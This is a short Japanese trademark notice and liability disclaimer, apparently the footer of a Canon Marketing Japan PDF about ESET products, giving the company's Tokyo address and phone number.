ESETは、ESET, spol. s r.o.の商標です。Windows、Microsoft、Office 365、PowerShellは、米国Microsoft Corporationの米国、日本およびその他の国における登録商標または商標です。仕様は予告なく変更する場合があります。

■当資料に掲載している情報については注意を払っておりますが、その正確性や適切性に問題がある場合、告知なしに情報を変更・削除する場合があります。また当資料を用いておこなう行為に関連して生じたあらゆる損害に対しては一切の責任を負いかねます。

Canon キヤノンマーケティングジャパン株式会社

〒108-8011 東京都港区港南2-16-6 CANON S TOWER TEL. 03-6701-3452

MWJY2003CMJ_PDF